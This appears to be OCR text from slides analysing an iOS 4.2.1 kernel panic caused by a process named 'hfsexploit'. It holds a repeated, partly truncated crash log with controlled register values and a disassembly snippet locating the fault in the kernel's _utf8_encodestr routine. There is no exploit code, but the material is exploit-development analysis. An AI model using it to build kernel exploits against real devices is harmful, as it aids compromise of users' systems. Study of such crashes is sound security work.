
```
<plist version="1.0">
<dict>
        <key>bug_type</key>
        <string>110</string>
        <key>description</key>
        <string>Incident Identifier: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
CrashReporter Key:   8a2da05455775e8987cbfac5a0ca54f3f728e274
Hardware Model:      iPod4,1
Date/Time:       2011-07-26 09:55:12.761 +0200
OS Version:      iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
Kernel version: Darwin Kernel Version 10.4.0: Wed Oct 20 20:14:45 PDT 2010; root:xnu-1504.58.28~3/RELEASE_ARM_S5L8930X
iBoot version: iBoot-931.71.16
secure boot?: YES
Paniclog version: 1
Epoch Time:        sec       usec
  Boot    : 0x4e2e7173 0x00000000
  Sleep   : 0x00000000 0x00000000
  Wake    : 0x00000000 0x00000000
  Calendar: 0x4e2e7285 0x000f2b1a

Task 0x80e08d3c: 5484 pages, 77 threads: pid 0: kernel_task
...
Task 0x83a031e4: 76 pages, 1 threads: pid 209: hfsexploit
        thread 0xc0717000
                kernel backtrace: cdbfb5b4
                  lr: 0x80068a91  fp: 0xcdbfb5e0
                  lr: 0x80069fd4  fp: 0xcdbfb5ec
                  lr: 0x8006adb8  fp:</string>
        ...
</dict>
</plist>
```

Paniclog - Zoomed



```
...
Hardware Model:      iPod4,1
Date/Time:       2011-07-26 09:55:12.761 +0200
OS Version:      iPhone OS 4.2.1 (8C148)

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
...
```


Paniclog - Zoomed



```
__text:80090068                 BCS             loc_80090120
__text:8009006A
__text:8009006A loc_8009006A                                    ; CODE XREF: _utf8_encodestr+192↓j
__text:8009006A                 STRB.W          R0, [R4],#1
__text:8009006E                 B               loc_8008FFD6
__text:80090070 ; ---------------------------------------------------------------------------
__text:80090070
__text:80090070 loc_80090070                                    ; CODE XREF: _utf8_encodestr+D2↑j
```

```
...
Hardw
Date/
OS Ve

kernel abort type 4: fault_type=0x3, fault_addr=0x570057
r0: 0x00000041  r1: 0x00000000  r2: 0x00000000  r3: 0x000000ff
r4: 0x00570057  r5: 0x00540053  r6: 0x00570155  r7: 0xcdbfb720
r8: 0xcdbfb738  r9: 0x00000000 r10: 0x0000003a r11: 0x00000000
12: 0x00000000  sp: 0xcdbfb6e0  lr: 0x8011c47f  pc: 0x8009006a
cpsr: 0x80000033 fsr: 0x00000805 far: 0x00570057

Debugger message: Fatal Exception
OS version: 8C148
...
```

Calling Function

